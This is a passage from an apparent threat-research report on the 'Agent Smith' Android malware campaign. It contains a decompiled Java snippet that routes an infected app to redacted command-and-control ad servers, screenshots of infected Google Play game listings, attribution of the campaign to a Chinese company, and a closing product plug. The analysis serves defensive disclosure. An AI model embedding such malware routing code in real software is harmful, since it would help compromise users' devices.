


```
package com.[redacted]network;

import com[redacted]ads.c;

public class d {
    public static final String a = "http://[redacted]:9010";
    public static final String b = "http://sdk.[redacted].com";
    public static final String c = "http://tt.[redacted].net:8080";
    public static final String d = "/api/sdk.ad.requestRes";
    public static final String e = "/api/sdk.ad.requestAds";
    public static final String f = "/api/sdk.ad.uploadResult";
    public static final String g = "/api/sdk.ad.uploadAlphaData";

    public d() {
        super();
    }

    public static String a(String arg3) {
        String v0;
        if(c.a()) {
            v0 = "http://[redacted]:9010" + arg3;
        }
        else {
            StringBuilder v1 = new StringBuilder();
            v0 = "infect".equals("") ? "http://tt.[redacted].net:8080" : "http://sdk.[redacted].com";
            v0 = v1.append(v0).append(arg3).toString();
        }

        return v0;
    }
}
```

Figure 26: the kill switch code snippet

Evidence implies that the “Agent Smith” actor is currently laying the groundwork, increasing its Google Play penetration rate and waiting for the right timing to kick off attacks. By the time of this publication, two Jaguar Kill Switch infected app has reached 10 million downloads while others are still in their early stages.

Check Point Research reported these dangerous apps to Google upon discovery. Currently, all bespoke apps have been taken down from the Google Play store.



Blockman Go: Free Realms & Mini Games
Blockman Go Studio Arcade ★★★★★ 528,324
3+
Contains Ads · Offers in-app purchases
You don't have any devices.

ADDITIONAL INFORMATION

Updated	Size	Installs
June 13, 2019	91M	10,000,000+

Ludo Master™ - New Ludo Game 2019 For Free
Hippo Lab Board ★★★★★ 114,569
3+
Contains Ads · Offers in-app purchases
You don't have any devices.

ADDITIONAL INFORMATION

Updated	Size	Installs
April 23, 2019	26M	10,000,000+

Bio Blast - Infinity Battle: Shoot virus!
Taplegend Arcade ★★★★★ 8,981
3+
Contains Ads · Offers in-app purchases
You don't have any devices.

ADDITIONAL INFORMATION

Updated	Size	Installs
June 11, 2019	30M	100,000+

Gun Hero – Gunman Game for Free
Simplefreegames Arcade ★★★★★ 5,133
16+
Contains Ads · Offers in-app purchases
You don't have any devices.

ADDITIONAL INFORMATION

Updated	Size	Installs
April 3, 2019	72M	100,000+

Crazy Juicer - Hot Knife Hit Game & Juice Blast
Mint Games Global Puzzle ★★★★★ 279
7+
Contains Ads
You don't have any devices.
ADDITIONAL INFORMATION

Updated	Size	Installs
April 12, 2019	43M	100,000+

Cooking Witch
Ghost Rabbit Arcade ★★★★★ 5,397
12+
Contains Ads · Offers in-app purchases
You don't have any devices.

ADDITIONAL INFORMATION

Updated	Size	Installs
May 1, 2019	84M	100,000+

Angry Virus
A-little Game Arcade ★★★★★ 361
7+
Contains Ads
You don't have any devices.

ADDITIONAL INFORMATION

Updated	Size	Installs
April 11, 2019	31M	10,000+

Shooting Jet
Gaming Hippo Arcade ★★★★★ 124
3+
Contains Ads
You don't have any devices.

Updated	Size	Installs
May 28, 2019	29M	5,000+

Clash of Virus
BrainyCoolGuy Casual ★★★★★ 10
3+
Contains Ads
You don't have any devices.

ADDITIONAL INFORMATION

Updated	Size	Installs
March 11, 2019	28M	1,000+

Star Range
A-little Game Arcade ★★★★★ 72
3+
Contains Ads
You don't have any devices.

ADDITIONAL INFORMATION

Updated	Size	Installs
April 25, 2019	40M	1,000+

Sky Warriors: General Attack
Guitarholic Arcade ★★★★★ 4
3+
Contains Ads
You don't have any devices.

ADDITIONAL INFORMATION

Updated	Size	Installs
March 13, 2019	24M	100+

Figure 28: Jaguar Kill Switch infected GP apps

Peek Into the Actor

Based on all of the above, we connected “Agent Smith” campaign to a Chinese internet company located in Guangzhou whose front end legitimate business is to help Chinese Android developers publish and promote their apps on overseas platforms.

Various recruitment posts on Chinese job sites and Chinese National Enterprise Credit Information Public System (NECIPS) data led us one step further, linking the actor to its legal entity name. Interestingly, we uncovered several expired job posting of Android reverse engineer from the actor’s front business published in 2018 and 2019. It seems that the people who filled these roles are key to “Agent Smith’s success, yet not quite necessary for actor’s legitimate side of business.

With a better understanding of the “Agent Smith” actor than we had in the initial phase of campaign hunting, we examined the list of target innocent apps once again and discovered the actor’s unusual practices in choosing targets. It seems, “Agent Smith” prey list does not only have popular yet Janus vulnerable apps to ensure high proliferation, but also contain competitor apps of actor’s legitimate business arm to suppress competition.

Conclusion

Although the actor behind “Agent Smith” decided to make their illegally acquired profit by exploiting the use of ads, another actor could easily take a more intrusive and harmful route. With the ability to hide its icon from the launcher and hijack popular existing apps on a device, there are endless possibilities to harm a user’s digital even physical security. Today this malware shows unwanted ads, tomorrow it could steal sensitive information; from private messages to banking credentials and much more.

The “Agent Smith” campaign serves as a sharp reminder that effort from system developers alone is not enough to build a secure Android eco-system. It requires attention and action from system developers, device manufacturers, app developers, and users, so that vulnerability fixes are patched, distributed, adopted and installed in time.

It is also another example for why organizations and consumers alike should have an advanced mobile threat prevention solution installed on the device to protect themselves against the possibility of unknowingly installing malicious apps, even from trusted app stores.

For more information about how to keep your device protected, check out Sand Blast Mobile.

GO UP